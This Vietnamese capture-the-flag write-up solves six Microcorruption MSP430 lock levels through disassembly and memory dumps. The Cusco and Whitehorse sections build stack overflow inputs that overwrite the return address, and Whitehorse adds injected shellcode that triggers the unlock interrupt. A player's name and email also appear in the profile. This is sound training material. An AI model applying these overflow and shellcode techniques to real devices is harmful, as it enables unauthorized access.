


## Embedded Security CTF

<https://microcorruption.com>

Các level được xây dựng để chạy trên thiết bị điều khiển cỡ nhỏ MSP430. MSP430 là dòng vi điều khiển của Texas Instrument (TI), 16 bit, kiến trúc RISC được thiết kế đặc biệt cho siêu năng lượng thấp.



**User Profile**

Account: lecongpr98  
Name: Cong Le  
Score: 130  
Email: lecongpr98@gmail.com  
[Change password](#)

**Levels Passed**

Level	Score	Time Beaten	Min Input Size	Min CPU Steps
Tutorial	10	4/26/2018, 8:27:36 PM	8	2249
New Orleans	10	4/26/2018, 9:14:48 PM	7	2392
Sydney	15	4/26/2018, 9:27:05 PM	8	2245
Hanoi	20	4/26/2018, 9:39:39 PM	17	6199
Cusco	25	4/26/2018, 10:01:02 PM	18	5183
Whitehorse	50	4/26/2018, 10:23:07 PM	18	5178

## Level Tutorial

Khai thác <check password> vì nó chỉ đơn giản kiểm tra độ dài password có bằng 9 hay không?

```
4484 <check_password>
4484: 6e4f      mov.b     @r15, r14
4486: 1f53      inc       r15
4488: 1c53      inc       r12
448a: 0e93      tst       r14
448c: fb23      jnz       #0x4484 <check_password+0x0>
448e: 3c90 0900  cmp      #0x9, r12
4492: 0224      jeq       #0x4498 <check_password+0x14>
4494: 0f43      clr       r15
4496: 3041      ret
4498: 1f43      mov      #0x1, r15
449a: 3041      ret
```

Dòng 0x4484 load ký tự đầu tiên của password bạn vừa nhập vào r14.

Sau đó tăng thanh ghi r15 và r12 lên 1. Thanh ghi r12 giống như biến đếm số ký tự

Tiếp tục lặp lại cho đến khi nào gặp kí tự kết thúc chuỗi ‘\0’.

Nếu gặp NULL, cmp #0x9, r12, tức là kiểm tra số kí tự có bằng 9: gồm 8 kí tự và kí tự kết thúc chuỗi ‘\0’.

Nếu số kí tự là 9, thực hiện nhảy ở 0x4492 đến 0x4498 đến gán r15 thành 0x0001 còn không thì r15 bị clear về 0x0000

Nếu r15=0x0001 thì sau lệnh tst r15 sẽ nhảy đến 0x445e có chuỗi “Access Granted!” và <unlock\_door>

Disassembly			
444a:	0f41	mov	sp, r15
444c:	b012 8444	call	#0x4484 <check_password>
4450:	0f93	tst	r15
4452:	0520	jnz	#0x445e <main+0x26>
4454:	3f40 c744	mov	#0x44c7 "Invalid password; try again.", r15
4458:	b012 5845	call	#0x4558 <puts>
445c:	063c	jmp	#0x446a <main+0x32>
445e:	3f40 e444	mov	#0x44e4 "Access Granted!", r15
4462:	b012 5845	call	#0x4558 <puts>
4466:	b012 9c44	call	#0x449c <unlock_door>
446a:	0f43	clr	r15
446c:	3150 6400	add	#0x64, sp

Password: chuỗi bất kì có độ dài là 8

Ví dụ: “password”, “12345678”,...

## Level New Orleans

4438 <main>			
4438:	3150 9cff	add	#0xff9c, sp
443c:	b012 7e44	call	#0x447e <create_password>
4440:	3f40 e444	mov	#0x44e4 "Enter the password to continue", r15
4444:	b012 9445	call	#0x4594 <puts>
4448:	0f41	mov	sp, r15
444a:	b012 b244	call	#0x44b2 <get_password>
444e:	0f41	mov	sp, r15
4450:	b012 bc44	call	#0x44bc <check_password>
4454:	0f93	tst	r15
4456:	0520	jnz	#0x4462 <main+0x2a>
4458:	3f40 0345	mov	#0x4503 "Invalid password; try again.", r15
445c:	b012 9445	call	#0x4594 <puts>
4460:	063c	jmp	#0x446e <main+0x36>
4462:	3f40 2045	mov	#0x4520 "Access Granted!", r15
4466:	b012 9445	call	#0x4594 <puts>
446a:	b012 d644	call	#0x44d6 <unlock_door>
446e:	0f43	clr	r15
4470:	3150 6400	add	#0x64, sp

Xem xét các lệnh call: <create\_password> -> <get\_password> -> <check\_password>

Sau đó, có vẻ như sẽ dựa vào thanh ghi r15 để có thể <unlock\_door>, nếu r15 != 0x0000 sẽ nhảy đến “Access Granted!”

Xét hàm <create\_password>

```
447e <create_password>
447e: 3f40 0024      mov     #0x2400, r15
4482: ff40 7a00 0000 mov.b   #0x7a, 0x0(r15)
4488: ff40 6700 0100 mov.b   #0x67, 0x1(r15)
448e: ff40 5600 0200 mov.b   #0x56, 0x2(r15)
4494: ff40 5c00 0300 mov.b   #0x5c, 0x3(r15)
449a: ff40 2e00 0400 mov.b   #0x2e, 0x4(r15)
44a0: ff40 4f00 0500 mov.b   #0x4f, 0x5(r15)
44a6: ff40 7000 0600 mov.b   #0x70, 0x6(r15)
44ac: cf43 0700      mov.b   #0x0, 0x7(r15)
44b0: 3041          ret
```

Dùng mov.b lần lượt gán từng byte vào các vị trí 0-7 của thanh ghi r15, r15 lưu #0x2400 là địa chỉ của chuỗi password, #0x0 là ký tự kết thúc chuỗi

Kiểm tra hàm <check\_password>

```
44bc <check_password>
44bc: 0e43          clr     r14
44be: 0d4f          mov     r15, r13
44c0: 0d5e          add     r14, r13
44c2: ee9d 0024      cmp.b   @r13, 0x2400(r14)
44c6: 0520          jne     #0x44d2 <check_password+0x16>
44c8: 1e53          inc     r14
44ca: 3e92          cmp     #0x8, r14
44cc: f823          jne     #0x44be <check_password+0x2>
44ce: 1f43          mov     #0x1, r15
44d0: 3041          ret
44d2: 0f43          clr     r15
44d4: 3041          ret
```

Cmp.b so sánh từng byte và cmp #0x8, r14 cho thấy kiểm tra xem số ký tự có bằng 8 chưa. Có thể thấy địa chỉ bắt đầu so sánh giống với <create\_password> đó là 0x2400. Như vậy, <create\_password> ghi password vào bộ nhớ, <check\_password> chỉ việc so sánh những byte đó của password đã lưu với password người dùng nhập. Nếu đúng thì r15 có giá trị #0x1

Đặt breakpoint sau hàm <create\_password> vd: 0x4440 sau đó debug và xem tại 0x2400 lưu những giá trị gì

Live Memory Dump											
0000:	00 00	44 00	00 00	00 00	00 00	00 00	00 00	00 00	00 00	..D.....	
0010:	*										
0150:	00 00	00 00	00 00	00 00	00 00	00 00	08 5a	00 00		.....Z..	
0160:	*										
2400:	7a 67	56 5c	2e 4f	70 00	00 00	00 00	00 00	00 00		zgV\Op.....	
2410:	*										
4390:	00 00	00 00	00 00	00 00	00 00	40 44	00 00	00 00		.....@D....	sp
43a0:	*										

4438 <main>											
4438:	3150	9cff	add	#0xff9c,	sp						
443c:	b012	7e44	call	#0x447e	<create_password>						
4440:	3f40	e444	mov	#0x44e4	"Enter the password to continue", r15						
4444:	b012	9445	call	#0x4594	<puts>						
4448:	0f41		mov	sp,	r15						
444a:	b012	b244	call	#0x44b2	<get_password>						
444e:	0f41		mov	sp,	r15						
4450:	b012	bc44	call	#0x44bc	<check_password>						
4454:	0f93		tst	r15							
4456:	0520		jnz	#0x4462	<main+0x2a>						
4458:	3f40	0345	mov	#0x4503	"Invalid password; try again.", r15						
445c:	b012	9445	call	#0x4594	<puts>						
4460:	063c		jmp	#0x446e	<main+0x36>						
4462:	3f40	2045	mov	#0x4520	"Access Granted!", r15						
4466:	b012	9445	call	#0x4594	<puts>						
446a:	b012	d644	call	#0x44d6	<unlock_door>						
446e:	0f43		clr	r15							
4470:	3150	6400	add	#0x64,	sp						

Sau <check\_password> nếu đúng password thì r15 có giá trị 0x0001 và nếu r15 khác 0x0 nó sẽ nhảy đến “Access Granted!”

Sau đó <unlock\_door>

Password: 7a67565c2e4f7000 (Hex) hoặc “zgV\Op” (ASCII)

## Level Sydney

Hàm <main>:

```

4438 <main>
4438: 3150 9cff      add     #0xff9c, sp
443c: 3f40 b444      mov     #0x44b4 "Enter the password to continue.", r15
4440: b012 6645      call    #0x4566 <puts>
4444: 0f41           mov     sp, r15
4446: b012 8044      call    #0x4480 <get_password>
444a: 0f41           mov     sp, r15
444c: b012 8a44      call    #0x448a <check_password>
4450: 0f93           tst     r15
4452: 0520           jnz     #0x445e <main+0x26>
4454: 3f40 d444      mov     #0x44d4 "Invalid password; try again.", r15
4458: b012 6645      call    #0x4566 <puts>
445c: 093c           jmp     #0x4470 <main+0x38>
445e: 3f40 f144      mov     #0x44f1 "Access Granted!", r15
4462: b012 6645      call    #0x4566 <puts>
4466: 3012 7f00      push    #0x7f
446a: b012 0245      call    #0x4502 <INT>
446e: 2153           incd    sp
4470: 0f43           clr     r15
4472: 3150 6400      add     #0x64, sp

```

Xem xét hàm <main> có thể thấy ở level này không còn <create\_password> nữa

Qui trình: <get\_password> -> <check\_password> -> tst r15 ở 0x4450

Cần kiểm tra hàm <check\_password>

```

448a <check_password>
448a: bf90 5033 0000 cmp     #0x3350, 0x0(r15)
4490: 0d20           jnz     $+0x1c
4492: bf90 5651 0200 cmp     #0x5156, 0x2(r15)
4498: 0920           jnz     $+0x14
449a: bf90 2848 0400 cmp     #0x4828, 0x4(r15)
44a0: 0520           jne     #0x44ac <check_password+0x22>
44a2: 1e43           mov     #0x1, r14
44a4: bf90 3838 0600 cmp     #0x3838, 0x6(r15)
44aa: 0124           jeq     #0x44ae <check_password+0x24>
44ac: 0e43           clr     r14
44ae: 0f4e           mov     r14, r15
44b0: 3041           ret

```

Có vẻ như thực hiện so sánh với các giá trị nằm tại vùng nhớ lưu trong thanh ghi r15. Có thể đó là từng phần của password cần tìm.

Lần lượt thực hiện so sánh 0x3350 với 0x0(r15), 0x5156 với 0x2(r15), 0x4828 với 0x4(r15) và 0x3838 với 0x6(r15). Chỉ cần một so sánh trả về kết quả khác nhau, tức zero flag = 0 sẽ nhảy đến 44ac để clear r14, ngược lại r14 sẽ có giá trị 0x1. Kết thúc hàm, nếu password đúng r15 sẽ có giá trị 0x1, sai thì r15 sẽ có giá trị 0x0

Tuy nhiên, ở đây sử dụng nền tảng Little Endian nên bit có trọng số nhỏ nhất LSB luôn được lưu ở ô nhớ có địa chỉ nhỏ nhất còn bit có trọng số lớn nhất MSB lưu ở ô nhớ có địa chỉ lớn nhất của vùng lưu trữ biến nên chỉ cần đảo lại giá trị của từng phần đã so sánh ở trên.

3350 5156 4828 3838 -> 5033 5651 2848 3838

```
4438 <main>
4438: 3150 9cff      add     #0xff9c, sp
443c: 3f40 b444      mov     #0x44b4 "Enter the password to continue.", r15
4440: b012 6645      call    #0x4566 <puts>
4444: 0f41           mov     sp, r15
4446: b012 8044      call    #0x4480 <get_password>
444a: 0f41           mov     sp, r15
444c: b012 8a44      call    #0x448a <check_password>
4450: 0f93           tst     r15
4452: 0520           jnz     #0x445e <main+0x26>
4454: 3f40 d444      mov     #0x44d4 "Invalid password; try again.", r15
4458: b012 6645      call    #0x4566 <puts>
445c: 093c           jmp     #0x4470 <main+0x38>
445e: 3f40 f144      mov     #0x44f1 "Access Granted!", r15
4462: b012 6645      call    #0x4566 <puts>
4466: 3012 7f00      push    #0x7f
446a: b012 0245      call    #0x4502 <INT>
446e: 2153           incd    sp
4470: 0f43           clr     r15
4472: 3150 6400      add     #0x64, sp
```

Password: 5033565128483838 (Hex) hoặc P3VQ(H88 (ASCII)

## Level Hanoi

Check hàm <main>

```
4438 <main>
4438: b012 2045      call    #0x4520 <login>
443c: 0f43           clr     r15
```

Hàm main chỉ gọi hàm <login>

```
4520 <login>
4520: c243 1024      mov.b   #0x0, &0x2410
4524: 3f40 7e44      mov     #0x447e "Enter the password to continue.", r15
4528: b012 de45      call    #0x45de <puts>
452c: 3f40 9e44      mov     #0x449e "Remember: passwords are between 8 and 16 characters", r15
4530: b012 de45      call    #0x45de <puts>
4540: 3f40 0024      mov     #0x2400, r15
4544: b012 5444      call    #0x4454 <test_password_valid>
4548: 0f93           tst     r15
454a: 0324           jz      $+0x8
```

454c:	f240 ee00 1024	mov.b	#0xee, &0x2410
4552:	3f40 d344	mov	#0x44d3 "Testing if password is valid.", r15
4556:	b012 de45	call	#0x45de <puts>
455a:	f290 3200 1024	cmp.b	#0x32, &0x2410
4560:	0720	jne	#0x4570 <login+0x50>
4562:	3f40 f144	mov	#0x44f1 "Access granted.", r15
4566:	b012 de45	call	#0x45de <puts>
456a:	b012 4844	call	#0x4448 <unlock_door>
456e:	3041	ret	
4570:	3f40 0145	mov	#0x4501 "That password is not correct.", r15
4574:	b012 de45	call	#0x45de <puts>
4578:	3041	ret	

Thanh ghi r15 một lần nữa có vai trò quan trọng trong việc mở khóa, nên ta sẽ xem hàm <test\_password\_valid> sẽ thay đổi giá trị thanh ghi r15 như thế nào.

Hàm <test\_password\_valid>

```
4454 <test_password_valid>
4454: 0412      push     r4
4456: 0441      mov      sp, r4
4458: 2453      incd     r4
445a: 2183      decd     sp
445c: c443 fcff  mov.b    #0x0, -0x4(r4)
4460: 3e40 fcff  mov      #0xffffc, r14
4464: 0e54      add      r4, r14
4466: 0e12      push     r14
4468: 0f12      push     r15

446a: 3012 7d00  push     #0x7d
446e: b012 7a45  call     #0x457a <INT>
4472: 5f44 fcff  mov.b    -0x4(r4), r15
4476: 8f11      sxt      r15
```

Sau khi đưa 0x7d vào stack, tại dòng 457a lại gán r14=0x7d, sau đó lại gán r15=r14=0x7d

Swpb r15 -> sau khi call #0x457a <INT> thì r15=0x7d00

Tại dòng 4472, gán 1 byte -0x4(r4) vào r15, mà trước đó tại dòng 445c có thể thấy -0x4(r4) = 0x0

Do đó r15=0x0000

```
457a <INT>
457a: 1e41 0200  mov      0x2(sp), r14
457e: 0212      push     sr
4580: 0f4e      mov      r14, r15
4582: 8f10      swpb     r15
4584: 024f      mov      r15, sr
4586: 32d0 0080  bis      #0x8000, sr
458a: b012 1000  call     #0x10
458e: 3241      pop      sr
4590: 3041      ret
```

Thử nhập password: “12345678”, Password vừa nhập lưu tại vùng nhớ 0x2400

```
2400: 3132 3334 3536 3738 0000 0000 0000 0000 12345678.....
2410: 0000 0000 0000 0000 0000 0000 0000 0000 .....
2420: 0000 0000 0000 0000 0000 0000 0000 0000 .....
2430: *
43e0: 0000 0000 0000 0000 0000 0000 8e45 0100 .....E..
43f0: 8e45 0300 0246 0000 0a00 0000 5a45 8c44 .E...F.....ZE<D
```



Xét lại đoạn chương trình trong <login>

```
4544: b012 5444    call    #0x4454 <test_password_valid>
4548: 0f93        tst     r15
454a: 0324        jz      $+0x8
454c: f240 ee00 1024 mov.b   #0xee, &0x2410
4552: 3f40 d344    mov     #0x44d3 "Testing if password is valid.", r15
4556: b012 de45    call    #0x45de <puts>
455a: f290 3200 1024 cmp.b   #0x32, &0x2410
4560: 0720        jne     #0x4570 <login+0x50>
4562: 3f40 f144    mov     #0x44f1 "Access granted.", r15
4566: b012 de45    call    #0x45de <puts>
456a: b012 4844    call    #0x4448 <unlock_door>
456e: 3041        ret
```

Sau khi gọi hàm <test\_password\_valid> trả về r15 mang giá trị 0x0, do đó tại dòng 454a sẽ nhảy đến dòng 4552 “Testing if password is valid.”

Sau đó so sánh 0x32 với giá trị tại 0x2410, có thể thấy 0x2410 cách 0x2400 là vùng nhớ lưu password ở trên vừa đúng 16 bytes.

Tức là 0x2410 lưu kí tự thứ 17 trong chuỗi password, kết quả so sánh phải bằng nhau để có thể <unlock\_door> nên kí tự thứ 17 là 32(Hex) hoặc ‘2’(ASCII)

Password: 16 kí tự tùy ý + kí tự ‘2’

Nhận xét: Hóa ra <test\_password\_valid> chỉ là tượng trưng còn chỗ mở khóa thực sự nằm ở chỗ cmp.b #0x32, &0x2410

## Level Cusco

Tương tự Hanoi, ở hàm <main> chỉ gọi <login>

Nên ta xem hàm <login>

```
4500 <login>
4500: 3150 f0ff    add    #0xffff0, sp
4504: 3f40 7c44    mov    #0x447c "Enter the password to continue.", r15
4508: b012 a645    call   #0x45a6 <puts>
450c: 3f40 9c44    mov    #0x449c "Remember: passwords are between 8 and 16 characters", r15
4510: b012 a645    call   #0x45a6 <puts>
4514: 3e40 3000    mov    #0x30, r14
4518: 0f41        mov    sp, r15
451a: b012 9645    call   #0x4596 <getsn>
451e: 0f41        mov    sp, r15

4520: b012 5244    call   #0x4452 <test_password_valid>
4524: 0f93        tst     r15
4526: 0524        jz      #0x4532 <login+0x32>

4528: b012 4644    call   #0x4446 <unlock_door>
452c: 3f40 d144    mov    #0x44d1 "Access granted.", r15
4530: 023c        jmp     #0x4536 <login+0x36>
4532: 3f40 e144    mov    #0x44e1 "That password is not correct.", r15
4536: b012 a645    call   #0x45a6 <puts>
```

Hàm <test\_password\_valid> cùng logic với level Hanoi

```
4452 <test_password_valid>
4452: 0412        push    r4
4454: 0441        mov     sp, r4
4456: 2453        incd    r4
4458: 2183        decd    sp
445a: c443 fcff    mov.b   #0x0, -0x4(r4)
445e: 3e40 fcff    mov     #0xffffc, r14
4462: 0e54        add     r4, r14
4464: 0e12        push    r14
4466: 0f12        push    r15
4468: 3012 7d00    push    #0x7d
446c: b012 4245    call    #0x4542 <INT>
4470: 5f44 fcff    mov.b   -0x4(r4), r15
4474: 8f11        sxt     r15
4476: 3152        add     #0x8, sp
4478: 3441        pop     r4
447a: 3041        ret
```

Quay lại <login> ta có thể thấy, sau hàm <test\_password\_valid> r15 mang giá trị 0x0000 nên sẽ luôn nhảy đến 4532 “That password is not correct.”

Vậy làm cách nào để có thể nhảy đến <unlock\_door>

Thử password 16 ký tự: “0123456789012345”

```
4532: 3f40 e144    mov     #0x44e1 "That password is not correct.", r15
4536: b012 a645    call    #0x45a6 <puts>
453a: 3150 1000    add     #0x10, sp
453e: 3041        ret
4540: <__do_nothing>
4548: 3041        ret

43d0: 0000 0000 0000 0000 0000 0000 5645 0100  ....VE..
43e0: 5645 0300 ca45 0000 0a00 0000 3a45 3031  VE...E.....:E01
43f0: 3233 3435 3637 3839 3031 3233 3435 0044  23456789012345.D      sp
4400: 3140 0044 1542 5c01 75f3 35d0 085a 3f40  1@.D.B\..u.5..Z?@
4410: 0000 0f93 0724 8245 5c01 2f83 9f4f d445  ....$.E\../..O.E
```

Có thể thấy với 16 ký tự vừa khít chạm tới stack pointer khi sắp kết thúc hàm <login>. Như vậy, do lệnh tiếp theo là ret nên địa chỉ tiếp theo được thực thi do stack pointer quyết định, do đó ta chỉ cần thêm 2 bytes vừa đúng ngay chỗ stack pointer với giá trị là địa chỉ của hàm <unlock\_door> hoặc lệnh gọi <unlock\_door>.

Mặt khác, <unlock\_door> có địa chỉ 0x4446, lệnh call <unlock\_door> có địa chỉ 0x4528. Mà ở đây sử dụng nền tảng Little Endian nên 2 ký tự còn lại cho password có mã hex là 4644(“FD” trong ASCII) hoặc 2845(“(E” trong ASCII).

Password: 16 ký tự bất kỳ + “FD” hoặc “(E”

### Level Whitehorse

Hàm <main> chỉ gọi duy nhất hàm <login>

```
4438 <main>
4438: b012 f444    call    #0x44f4 <login>
```

Ta xem hàm <login>

```

44f4 <login>
44f4: 3150 f0ff      add     #0xffff0, sp
44f8: 3f40 7044      mov     #0x4470 "Enter the password to continue.", r15
44fc: b012 9645      call    #0x4596 <puts>
4500: 3f40 9044      mov     #0x4490 "Remember: passwords are between 8 and 16 characters", r15
4504: b012 9645      call    #0x4596 <puts>
4508: 3e40 3000      mov     #0x30, r14
450c: 0f41           mov     sp, r15
450e: b012 8645      call    #0x4586 <getsn>
4512: 0f41           mov     sp, r15
4514: b012 4644      call    #0x4446 <conditional_unlock_door>
4518: 0f93           tst     r15
451a: 0324           jz      #0x4522 <login+0x2e>
451c: 3f40 c544      mov     #0x44c5 "Access granted.", r15
4520: 023c           jmp     #0x4526 <login+0x32>
4522: 3f40 d544      mov     #0x44d5 "That password is not correct.", r15
4526: b012 9645      call    #0x4596 <puts>
452a: 3150 1000      add     #0x10, sp
452e: 3041           ret

```

Ở <login> chủ yếu là hàm <conditional\_unlock\_door> sau đó kiểm tra r15 có bằng 0x0 hay không? Nếu r15=0x0 thì nhảy đến 4522 “That password is not correct.”. Ngược lại r15 != 0x0 thì “Access granted.”

Xét <conditional\_unlock\_door>

```

4446 <conditional_unlock_door>
4446: 0412           push    r4
4448: 0441           mov     sp, r4
444a: 2453           incd    r4
444c: 2183           decd    sp
444e: c443 fcff      mov.b   #0x0, -0x4(r4)
4452: 3e40 fcff      mov     #0xffffc, r14
4456: 0e54           add     r4, r14
4458: 0e12           push    r14
445a: 0f12           push    r15
445c: 3012 7e00      push    #0x7e
4460: b012 3245      call    #0x4532 <INT>
4464: 5f44 fcff      mov.b   -0x4(r4), r15
4468: 8f11           sxt     r15
446a: 3152           add     #0x8, sp
446c: 3441           pop     r4
446e: 3041           ret

```

Một lần nữa, kết quả r15 luôn trả về 0x00 nên có thể tiếp tục là password gây stack overflow bằng cách nhập nhiều hơn 16 ký tự.

Ví dụ nhập pass: “AAAAAAAAAAAAAAAAAAAAA”

```

3ec0: 46 45 01 00 46 45 03 00 ba 45 00 00 0a 00 00 00 FE..FE...E.....
3ed0: 2a 45 41 41 41 41 41 41 41 41 41 41 41 41 41 41 *EAAAAAAAAAAAAA
3ee0: 41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00 AAAAAA.....
3ef0: *

```

Có thể thấy vị trí bắt đầu vùng nhớ lưu trữ password vừa nhập bắt đầu từ 0x3ed2, tương tự như bài Cusco, stack pointer nằm ở byte thứ 17, 18 và stack pointer quyết định sau khi return sẽ gọi lệnh ở địa chỉ nào, nên cần phải nhập password khoảng 18 ký tự.

Trong file hướng dẫn Lock manual hay cũng như các level trước, có một mã số được dùng để unlock the door đó chính là 0x7f

```

445c: 3012 7e00 push #0x7e
4460: b012 3245 call #0x4532 <INT>

```

Ở đây dùng 0x7e, tuy nhiên, ta có thể dùng opcode của 2 lệnh trên và thay đổi thành 0x7f sau đó chèn vào đoạn Password nhập vào để nó có thể lưu vào trong Live Memory Dump, khi cần có thể gọi đến Dump tại địa chỉ đó để thực hiện lệnh theo opcode.

Instructions				Assembled Objects
3012 7f00	push	#0x7f		3012 7f00
b012 3245	call	#0x4532		b012 3245
3012 7e00	push	#0x7e		3012 7e00
b012 3245	call	#0x4532		b012 3245

Như vậy phần opcode chèn vào password là: 3012 7f00 b012 3245.

Kết luận: Phần opcode chèn vào đầu password chiếm 8 bytes, tiếp theo điền thêm 8 bytes bất kì để được 16 bytes, sau đó byte thứ 17 và 18 quyết định lệnh tiếp theo được thực hiện nên sẽ mang địa chỉ bắt đầu của password mà user nhập, mà địa chỉ bắt đầu là 0x3ed2 nhưng giá trị ghi trong password phải là d23e do định dạng Little Endian.

Password: 3012 7f00 b012 3245 + 8 bytes bất kì + d23e